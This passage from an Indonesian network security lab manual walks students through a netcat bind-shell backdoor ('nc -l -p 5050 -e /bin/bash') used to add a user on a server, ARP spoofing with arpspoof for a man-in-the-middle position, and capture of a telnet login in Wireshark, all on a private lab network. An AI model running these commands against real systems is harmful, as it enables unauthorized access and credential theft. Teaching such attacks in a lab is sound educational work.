- Buka aplikasi etherape untuk melihat hasilnya




- e. Pada gambar dapat dilihat IP client melakukan ping ke Server, kemudian dari server dapat melakukan monitoring bahwa ada IP yang sedang mengirim Ping atau melakukan request
- f. Sekarang, percobaan bagaimana bila percobaan dengan menambah parameter yang lebih besar. Ketikkan ping `-s 6000 192.168.50.5`



- g. Buatlah laporan hasil yang didapat

#### A.4. Percobaan 3 melakukan Backdoor pada Server

- a. Selanjutnya Kedua lakukan instalasi netcat pada PC Server dan PC Client, Ketikkan `apt-get install netcat`, selanjutnya ketikkan `netcat`, enter
- b. Selanjutnya pada PC Server ketikkan `nc -l -p 5050 -e /bin/bash` (perintah ini untuk membuka port 50 pada server dikarenakan teknik yang di gunakan adalah back door pada PC Client



- c. Buka terminal baru pada server, ketikkan `nmap localhost`, pada gambar di bawah terdapat 5050/tcp dengan service mmcc yang akan di buat teknik backdoor, tetapi port 5050 hanya berjalan 1 kali saja, sehingga anda perlu melakukan pengulangan request (`nc -l -p 5050 -e /bin/bash`)



```
setiawan@server:~$ nmap localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2020-04-16 20:51 WITA
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00036s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
5050/tcp  open  mmcc
```

- d. Kembali ke PC client ketikkan IP Server, nc 192.168.50.5 5050

```
root@kali:~# nc 192.168.50.5 5050
```

- e. Kemudian mencoba membuat user : adduser coba

```
root@kali:~# nc 192.168.50.5 5050
adduser coba
Adding user `coba' ...
Adding new group `coba' (1002) ...
Adding new user `coba' (1002) with group `coba' ...
Creating home directory `/home/coba' ...
Copying files from `/etc/skel' ...
```

- f. Masukkan password : coba coba

```
root@kali:~# nc 192.168.50.5 5050
adduser coba
Adding user `coba' ...
Adding new group `coba' (1002) ...
Adding new user `coba' (1002) with group `coba' ...
Creating home directory `/home/coba' ...
Copying files from `/etc/skel' ...
coba
coba
Changing the user information for coba
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] y
```

- g. Keluar dengan Ctrl+C  
h. Melakukan pengecekan apakah sudah berhasil membuat user pada server, ketikkan cat /etc/passwd, enter

```
File Edit View Search Terminal Help
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:109::/var/run/dbus:/bin/false
avahi:x:105:110:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
Debian-exim:x:106:112::/var/spool/exim4:/bin/false
statd:x:107:65534::/var/lib/nfs:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
geoclue:x:110:117::/var/lib/geoclue:/bin/false
pulse:x:111:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
rtkit:x:113:121:RealtimeKit,,,:/proc:/bin/false
saned:x:114:122::/var/lib/saned:/bin/false
usbmux:x:115:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
Debian-gdm:x:116:123:Gnome Display Manager:/var/lib/gdm3:/bin/false
setiawan:x:1000:1000:setiawan,,,:/home/setiawan:/bin/bash
redis:x:117:125::/var/lib/redis:/bin/false
proftpd:x:118:65534::/run/proftpd:/bin/false
ftp:x:119:65534::/srv/ftp:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
telnetd:x:121:127::/nonexistent:/bin/false
percobaan:x:1001:1001::/home/percobaan:/bin/bash
coba:x:1002:1002::/home/coba:/bin/bash
```

- i. Percobaan selanjutnya dengan mengecek apakah PC client dapat masuk ke PC Server dengan user yang sudah dibuat sebelumnya, ketikkan telnet 192.168.50.5, enter


```
root@kali:~# telnet 192.168.50.5
Trying 192.168.50.5...
Connected to 192.168.50.5.
Escape character is '^]'.
Debian GNU/Linux 8
server login: coba
Password:
Linux server 3.16.0-10-amd64 #1 SMP Debian 3.16.81-1 (2020-01-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

j. Buatlah laporan hasil yang didapat

## B. Percobaan 3 percobaan arp spoofing untuk sniffing dan session hijacking



Gambar 5 Jaringan Percobaan



Gunakan dhcp client (dimana router secara otomatis memberikan IP ke Client) di masing-masing PC untuk mendapatkan IP dari router.

Misal :

192.168.50.10 sebagai PC Server yang akan di serang (PC Target)

192.168.50.20 sebagai PC Client sebagai target yang akan di hijack

192.168.50.15 sebagai PC Attacker

## B. 1. Percobaan ARP Spoofing

- Bekerjalah dengan teman sebelah untuk melakukan percobaan ini, setiap kelompok minimal 3 PC. Satu berfungsi sebagai penyerang, satu berfungsi sebagai target (client), satu komputer adalah yang dihubungi oleh target menjalankan aplikasi tertentu (server). Dalam hal ini, attacker akan melakukan serangan MITM (Man In The Middle) antara koneksi client dan server. Gunakan dhclient di masing-masing PC untuk mendapatkan IP dari router.
- Buka PC Debian router untuk membuat IP secara otomatis, ketikkan ifconfig

```
setiawan@router: ~  
File Edit View Search Terminal Help  
RX packets:85 errors:0 dropped:0 overruns:0 frame:0  
TX packets:95 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:10257 (10.0 KiB) TX bytes:15924 (15.5 KiB)  
  
eth1 Link encap:Ethernet HWaddr 00:0c:29:a7:67:c9  
inet addr:192.168.50.1 Bcast:192.168.50.255 Mask:255.255.255.0  
inet6 addr: fe80::20c:29ff:fea7:67c9/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:60 errors:0 dropped:0 overruns:0 frame:0  
TX packets:122 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:8573 (8.3 KiB) TX bytes:18429 (17.9 KiB)  
  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:65536 Metric:1  
RX packets:20 errors:0 dropped:0 overruns:0 frame:0  
TX packets:20 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:1200 (1.1 KiB) TX bytes:1200 (1.1 KiB)
```

- Ketikkan nano /etc/network/interfaces pada router

```
setiawan@router: ~
File Edit View Search Terminal Help
GNU nano 2.2.6 File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
#auto lo
#iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet static
    address 192.168.50.1
    netmask 255.255.255.0
```

- d. Ketikan nano /etc/network/interfaces pada server

```
setiawan@server: ~
File Edit View Search Terminal Help
GNU nano 2.2.6 File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
#auto lo
#iface lo inet loopback

auto eth0
iface eth0 inet dhcp
```

- e. Noted : untuk melakukan restart networking pada PC server ketikan /etc/init.d/networking restart
- f. Buka PC Client (Kali linux) sebagai attacker. Ketikan ifconfig, terlihat bahwa client (Kali linux) sudah mendapatkan IP dari DHCP

```
root@kali: ~
File Actions Edit View Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.50.3  netmask 255.255.255.0  broadcast 192.168.50.255
    inet6 fe80::20c:29ff:fe9b:2143  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:9b:21:43  txqueuelen 1000  (Ethernet)
    RX packets 48  bytes 7197 (7.0 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 56  bytes 6811 (6.6 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
    device interrupt 18  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 5  bytes 352 (352.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 5  bytes 352 (352.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

- g. ketikan nano /etc/network/interfaces

```
root@kali: ~
File Actions Edit View Help
GNU nano 4.8 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
#auto lo
#iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.50.20
    netmask 255.255.255.0
    network 192.168.50.0
    gateway 192.168.50.1

auto eth0
iface eth0 inet dhcp
```

- h. Selanjutnya siapkan PC Client CLI (debian client) sebagai target yang akan di sadap

- i. Ketikkan ifconfig pada PC Client CLI

```
Debian Client CLI x Kali Client GUI x Debian Router GUI x Debian 8 Server GUI x
root@server:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:be:c9:83
          inet addr:192.168.50.2  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febe:c983/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:65 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10072 (9.8 KiB)  TX bytes:4718 (4.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@server:~# _
```

- j. Lakukan ping google.com pada PC Server

```
setiawan@server: ~
File Edit View Search Terminal Help

      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:65536  Metric:1
      RX packets:21 errors:0 dropped:0 overruns:0 frame:0
      TX packets:21 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:1312 (1.2 KiB)  TX bytes:1312 (1.2 KiB)

root@server:/home/setiawan# nano /etc/network/interfaces
root@server:/home/setiawan# /etc/init.d/network/interfaces
bash: /etc/init.d/network/interfaces: No such file or directory
root@server:/home/setiawan# /etc/init.d/networking restart
[ ok ] Restarting networking (via systemctl): networking.service.
root@server:/home/setiawan# ping google.com
PING google.com (216.239.38.120) 56(84) bytes of data:
64 bytes from any-in-2678.1e100.net (216.239.38.120): icmp_seq=1 ttl=50 time=83.
2 ms
64 bytes from any-in-2678.1e100.net (216.239.38.120): icmp_seq=2 ttl=50 time=68.
5 ms
^C
... google.com ping statistics ...
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 68.529/75.880/83.232/7.356 ms
root@server:/home/setiawan#
```

- k. ketikkan pada PC Server ifconfig, dapat dilihat bahwa server juga telah mendapatkan IP DHCP dari router

```
root@server:/home/setiawan# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2c:5d:eb
          inet addr:192.168.50.5  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2c:5deb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:61 errors:0 dropped:0 overruns:0 frame:0
          TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9221 (9.0 KiB)  TX bytes:14611 (14.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1312 (1.2 KiB)  TX bytes:1312 (1.2 KiB)
```

- l. Pastikan telnet dan ssh diinstall pada komputer Server yang dihubungi oleh target  
# nmap localhost  
Jika belum terinstall, lakukan instalasi :  
# apt-get install telnetd openssh-server  
Pastikan koneksi telnet dan ssh berjalan dengan baik antara client dan server.

- m. Saatnya kita melakukan spoofing. Pada PC Attacker (Kali Linux) lakukan instalasi dsniff. Ketikan apt-get install dsniff. Fungsi dari dsniff adalah pada client untuk menjalani paket arp spoof (menjalankan spoofing)
- n. Sebelum melakukan spoofing, lakukan pengecekan arp pada PC debian client dan debian server. Ketikan arp -a

The first terminal window shows the output of the `ifconfig` command on a Debian server. It displays details for the `eth0` interface (IP: 192.168.50.2) and the `lo` loopback interface (IP: 127.0.0.1). Below this, the `arp -a` command is executed, showing the ARP table with one entry for 192.168.50.1 on the `eth0` interface.

The second terminal window shows the output of `apt-get install ssh` on the same server. It indicates that `ssh` is already the newest version and lists several packages that will be automatically removed. The user then runs `arp -a` again, showing the same ARP table entry.

- o. Catat mac address komputer server dan target (client), lihat dengan perintah `ifconfig` atau `arp -a`
- p. Selanjutnya Ketikan pada PC Client (Kali linux) . lakukan spoofing `echo 1 > /proc/sys/net/ipv4/ip_forward`  
`arp spoof -i eth0 -t 192.168.50.2 192.168.50.5`

The terminal window shows the user running `echo 1 > /proc/sys/net/ipv4/ip_forward` to enable IP forwarding. Then, the `arp spoof` command is executed with parameters `-i eth0 -t 192.168.50.2 192.168.50.5`. The output shows two successful ARP replies being sent from the attacker's interface `eth0` to the target IP 192.168.50.2.

- q. Buka lagi terminal baru ulangi perintah Lakukan spoofing `arp spoof -i eth0 -t 192.168.50.5 192.168.50.2` (menukar server terlebih dahulu), enter

The terminal window shows the user running the `arp spoof` command with swapped parameters: `-i eth0 -t 192.168.50.5 192.168.50.2`. The output shows two successful ARP replies being sent from the attacker's interface `eth0` to the target IP 192.168.50.5.

- r. Buka PC Debian Client (Target) dan PC Server, ketikan `arp -a`



```

root@server:~# arp -a
? (192.168.50.1) at 00:0c:29:a7:67:c9 [ether] on eth0
root@server:~# arp -a
? (192.168.50.1) at 00:0c:29:a7:67:c9 [ether] on eth0
root@server:~# arp -a
? (192.168.50.3) at 00:0c:29:9b:21:43 [ether] on eth0
? (192.168.50.1) at 00:0c:29:a7:67:c9 [ether] on eth0
root@server:/home/setiawan# arp -a
? (192.168.50.1) at 00:0c:29:a7:67:c9 [ether] on eth0
? (192.168.50.3) at 00:0c:29:9b:21:43 [ether] on eth0

```


#### Keterangan :

- Pada komputer target (client) dan server, jalankan arp -a, apakah terjadi peracunan arp? Selain itu lihat pula perilaku data dari wireshark.
- Bandingkan hasil dari perintah arp -a diatas dengan ifconfig terutama tentang MAC Address-nya, apakah terjadi perubahan pada MAC Addressnya.
- Buatlah laporan dari hasil yang didapat

### B. 2. Percobaan session hijacking

Pada percobaan kali ini kita akan melakukan penyadapan. Berikut adalah langkah-langkah untuk melakukan session hijacking antara komputer target dan server.

- Jalankan terlebih dahulu wireshark pada PC client (kali linux)
- Skenarionya adalah PC debin client akan melakukan telnet ke PC Server kemudian PC Client (Kali linux) sebagai attacker akan melakukan hijacking
- Buka wireshark → capture → option (PC client (kali linux))



- Pada PC Debian Client ketikkan telnet ip server (telnet 192.168.50.5), enter, gunakan user dan password yang sebelumnya sudah di buat

```

root@server:~# telnet 192.168.50.5
Trying 192.168.50.5...
Connected to 192.168.50.5.
Escape character is '^'.
Debian GNU/Linux 8
server login: coba
Password:
Last login: Thu Apr 16 20:54:20 WITA 2020 from 192.168.50.3 on pts/2
Linux server 3.16.0-10-amd64 #1 SMP Debian 3.16.81-1 (2020-01-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
coba@server:~$

```

- Buka wireshark, klik kanan pada ip 192.168.50.2 → follow → TCP Stream

kemudian laporkan hasil yang didapat

Capturing from eth0

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000369182	192.168.50.5	192.168.50.2	TCP	74	23 → 34323 [SYN, ACK] Seq=1
5	0.000469637	192.168.50.2	192.168.50.5	TCP	66	34323 → 23 [ACK] Seq=1 Ac
6	0.000688483	192.168.50.2	192.168.50.5	TELNET	90	Telnet Data ...
7	0.000804059	192.168.50.5	192.168.50.2	TCP	66	23 → 34323 [ACK] Seq=1 Ac
8	0.007417249	192.168.50.5	192.168.50.1	DNS	85	Standard query 0x42f4 PTR
9	0.007543951	192.168.50.1	192.168.50.5	ICMP	113	Destination unreachable (F
10	0.007735392	192.168.50.5	8.8.8.8	DNS	85	Standard query 0x42f4 PTR
11	0.567818674	8.8.8.8	192.168.50.5	DNS	178	Standard query response 0x
12	0.568641062	192.168.50.5	192.168.50.2	TELNET	78	Telnet Data ...
13	0.568753348	192.168.50.2	192.168.50.5	TCP	66	34323 → 23 [ACK] Seq=25 Ac
14	0.569025546	192.168.50.5	192.168.50.2	TELNET	81	Telnet Data ...

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0  
Ethernet II, Src: VMware\_be:c9:83 (00:0c:29:be:c9:83), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
Address Resolution Protocol (request)

```
0000 ff ff ff ff ff ff 00 0c 29 be c9 83 08 06 00 01 ..... } .....  
0010 08 00 06 04 00 01 00 0c 29 be c9 83 c0 a8 32 02 ..... } .....  
0020 00 00 00 00 00 00 c0 a8 32 05 00 00 00 00 00 ..... 2 .....  
0030 00 00 00 00 00 00 00 00 00 00 00 00 ..... 2 .....  
0040 00 00 00 00 00 00 00 00 00 00 00 00 ..... 2 .....
```

Wireshark - Follow TCP Stream (tcp.stream eq 0) - eth0

```
.....!..".'.#...!..".#..  
.....'.d.%.....  
38400,38400.....'.linux.....Debian GNU/Linux 8  
server login: coobbaa  
Password: coba  
Last login: Thu Apr 16 20:54:20 WITA 2020 from 192.168.50.3 on pts/2  
Linux server 3.16.0-10-amd64 #1 SMP Debian 3.16.81-1 (2020-01-17) x86_64  
  
The programs included with the Debian GNU/Linux system are free  
software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
coba@server:~$
```